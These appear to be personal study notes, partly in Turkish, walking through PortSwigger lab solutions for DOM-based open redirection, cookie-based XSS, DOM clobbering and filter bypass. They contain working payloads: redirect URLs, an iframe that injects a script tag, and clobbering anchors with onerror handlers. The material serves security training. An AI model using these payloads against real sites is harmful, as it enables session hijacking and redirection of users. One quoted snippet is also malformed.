
The switch triggers the load-channel case, which assigns the url property of the message to the src attribute of the ACMEplayer.element iframe. However, in this case, the url property of the message actually contains our JavaScript payload.

As the second argument specifies that any targetOrigin is allowed for the web message, and the event handler does not contain any form of origin check, the payload is set as the src of the ACMEplayer.element iframe. The print() function is called when the victim loads the page in their browser.

Lab 4: DOM-based open redirection

This lab contains a DOM-based open-redirection vulnerability. To solve this lab, exploit this vulnerability and redirect the victim to the exploit server. The blog post page contains the following link, which returns to the home page of the blog:

<a href='#' onclick='returnURL' = /url=https?:\/\/.+)/.exec(location); if(returnUrl)location.href = returnUrl[1];else location.href = "/"'>Back to Blog</a>



Payload structure: 🡪

https://your-lab-id.web-security-academy.net/post?postId=4&url=https://your-exploit-server-id.web-security-academy.net/

Original Payload: 🡪

https://0ac1007303c95eafc0ba5efc005f007f.web-security-academy.net/post?postId=4&url=https://exploit-0aa300c303f75e27c05c5e6701120083.web-security-academy.net/

Lab 4: DOM-based cookie manipulation

This lab demonstrates DOM-based client-side cookie manipulation. To solve this lab, inject a cookie that will cause [XSS](https://portswigger.net/web-security/cross-site-scripting) on a different page and call the print() function. You will need to use the exploit server to direct the victim to the correct pages



Web page de şurda işleniyor.



Cookie de işaretli yere script gömerek xss alert(1) de çıkarabilirsin şu şekilde.



Sitenin çözümü :

Payload 🡪

<iframe src="https://0a9800b104c8262ac0a254bf006b00d8.web-security-academy.net/product?productId=

1&'><script>print()</script>" onload="if(!window.x)this.src='https://0a9800b104c8262ac0a254bf006b00d8.web-security-academy.net';window.x=1;">

**LAB:** Exploiting DOM clobbering to enable XSS

This lab contains a DOM-clobbering vulnerability. The comment functionality allows "safe" HTML. To solve this lab, construct an HTML injection that clobbers a variable and uses [XSS](https://portswigger.net/web-security/cross-site-scripting) to call the alert() function

1. Go to one of the blog posts and create a comment containing the following anchors:

<a id=defaultAvatar><a id=defaultAvatar name=avatar href="cid:&quot;onerror=alert(1)//">

1. Return to the blog post and create a second comment containing any random text. The next time the page loads, the alert() is called.

The page for a specific blog post imports the JavaScript file loadCommentsWithDomPurify.js, which contains the following code:

let defaultAvatar = window.defaultAvatar || {avatar: '/resources/images/avatarDefault.svg'}

The defaultAvatar object is implemented using this dangerous pattern containing the logical OR operator in conjunction with a global variable. This makes it vulnerable to [DOM clobbering](https://portswigger.net/web-security/dom-based/dom-clobbering).

You can clobber this object using anchor tags. Creating two anchors with the same ID causes them to be grouped in a DOM collection. The name attribute in the second anchor contains the value "avatar", which will clobber the avatar property with the contents of the href attribute.

Notice that the site uses the DOMPurify filter in an attempt to reduce [DOM-based vulnerabilities](https://portswigger.net/web-security/dom-based). However, DOMPurify allows you to use the cid: protocol, which does not URL-encode double-quotes. This means you can inject an encoded double-quote that will be decoded at runtime. As a result, the injection described above will cause the defaultAvatar variable to be assigned the clobbered property {avatar: ‘cid:"onerror=alert(1)//’} the next time the page is loaded.

When you make a second post, the browser uses the newly-clobbered global variable, which smuggles the payload in the onerror event handler and triggers the alert().

<https://portswigger.net/web-security/dom-based/dom-clobbering> bunu oku

Lab 6: Clobbering DOM attributes to bypass HTML filters

This lab uses the HTMLJanitor library, which is vulnerable to [DOM clobbering](https://portswigger.net/web-security/dom-based/dom-clobbering). To solve this lab, construct a vector that bypasses the filter and uses DOM clobbering to inject a vector that calls the print() function. You may need to use the exploit server in order to make your vector auto-execute in the victim's browser.

1. Go to one of the blog posts and create a comment containing the following HTML:

<form id=x tabindex=0 onfocus=print()><input id=attributes>

1. Go to the exploit server and add the following iframe to the body:

Payload : 🡪 <iframe src=https://your-lab-id.web-security-academy.net/post?postId=3 onload="setTimeout(()=>this.src=this.src+'#x',500)">

Remember to change the URL to contain your lab ID and make sure that the postId parameter matches the postId of the blog post into which you injected the HTML in the previous step.

1. Store the exploit and deliver it to the victim. The next time the page loads, the print() function is called.

The library uses the attributes property to filter HTML attributes. However, it is still possible to clobber the attributes property itself, causing the length to be undefined. This allows us to inject any attributes we want into the form element. In this case, we use the onfocus attribute to smuggle the print() function.

When the iframe is loaded, after a 500ms delay, it adds the #x fragment to the end of the page URL. The delay is necessary to make sure that the comment containing the injection is loaded before the JavaScript is executed. This causes the browser to focus on the element with the ID "x", which is the form we created inside the comment. The onfocus event handler then calls the print() function.